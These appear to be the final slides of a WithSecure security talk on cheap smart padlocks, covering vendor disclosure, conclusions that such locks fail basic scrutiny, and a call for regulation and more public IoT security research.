Blog post and talk released. We will continue to attempt to communicate with the vendor to address the issues properly.

Side note:
Anyone fluent in Mandarin?

WITH secure

Conclusions

- Don’t buy this crap (unless it’s for fun)
- Maybe this vendor will fix things eventually, but currently there is no assurance that any smart padlock will stand up to basic scrutiny
- Other cheap brands are known to have near-identical issues
- Would expensive brands be better? Maybe, but wouldn’t bet on it
- Things probably won’t get better without standards and regulations
  - And it’s not in the marketplaces’ interest to have those – insecure tat sells just as well
- You have the tools to look into similar issues!
  - More public scrutiny is always good
  - The skillset is not too hard to develop, but still quite rare
  - Go hack some locks and other IoT devices!

WITH secure

Questions?

WITH®

secure